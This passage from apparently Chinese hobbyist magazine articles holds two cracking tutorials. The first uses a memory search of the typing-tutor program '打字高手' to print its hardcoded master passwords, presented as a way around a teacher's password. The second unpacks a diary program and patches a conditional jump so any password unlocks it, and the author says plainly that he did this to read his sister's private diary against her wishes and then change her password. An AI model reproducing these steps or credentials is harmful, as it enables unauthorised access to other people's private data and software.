



这时会跳转到这个窗口（如图7）。




里面会列出所有的正在运行的进程，打字高手的进程名称是Wwt，双击Wwt这个进程点选“整个内存”在点击“确定”按钮就会把这个进程的内存打开（如图8）。

然后按Ctrl+F键打开“查找”对话框在里面输入刚才在打字高手里输入的错误密码77899022，点击“确定”很快就会找到你输入的密码（如图9和图10）。








在图上可以看到我输入的假密码是77899022，这个是我的QQ号码，大家一定还看到77899022号码的下方还有一个号码吧，这个是打字高手的万能密码，从拼音可以看出作者的名字叫“张小斌”，这个万能密码就是zhangxiaobin68。虽然要找的密码没找到，但是我们却找到了一个万能密码，也能进入啊！这次看老师怎么办，软件自带的万能密码老师是不知道的，也没有重新设置它的功能。

注意 此版本为5.31版，5.0版的万能密码为zhangxiaobinok，破解方法和此版本同样！

（本文涉及到的程序WinHex、打字高手5.31光盘有收录）



彻底破解女孩子日记本

Cosmos.L.X

近来妹妹喜欢在电脑上写日记，说什么要记录美好的今天……它用的日记本是“女孩子日记本 V1.7”版，我问她要密码她竟然说这是私人秘密，不给我密码，结果趁一个她不在的夜晚 Me 抄起了家伙……，我就不信我搞不定！

看看我准备的工具吧：Peid9.2 中文版，UPX，W32dasm，OLLYDBG 中文修改版，注册机编写器 keymake，首先使用 peid 主程序 diary.exe，发现程序是用 UPX 压缩了（如图1）。




图 1

-d 程序后再 peid 之。程序是用 Delphi 写的，一般破解 Delphi 写的程序用 DeDe 比较好，但我还是偏向于用“W32dsm”跟“OLLYDBG 中文修改版”实行动静结合破解。把脱壳后的文件复制为“ol.exe”跟“w32.exe”用 W32dsm 加载 w32.exe，OLLYDBG 中文修改版加载“ol.exe”




图 2

（这是我个人的习惯，我把要破的程序复制为"ol"跟"w32"再同时用汇编工具加载这样出错率会大大降低）运行程序随便输入密码后单击确定看到了我们最不想看到的东东（如图2）。记下后调出 W32dasm 串式参考对话框找到这句后双击来到这里 005674B8，如图3。




图 3

向上找看到一句 00567482(C)根据经验向上查找 00567482 会得到一处跳转，点“查找→查找文本→00567482→向上”找到一句 **jne 005674B8**，如图4。




图 4

现在切换到 OLLYDBG 中文修改版输入“Ctrl+G”再把地址 00567482 粘贴进去，确定后来到如图5的地方，将jnz改为jz。修改后运行果然不需要输入正确的密码，随便输入一个就可以了。




图 5

进入日记本后我准备跟她开个小玩笑，把她的密码改掉！呵呵，单击“修改旧密码”随便输入新密码输入1234 点确定后又看到了我不想看到的“输入的旧密码错误”。没办法，切换到 W32dasm 搜索字符串“输入的旧密码错误”来到 00567B79，如图6。

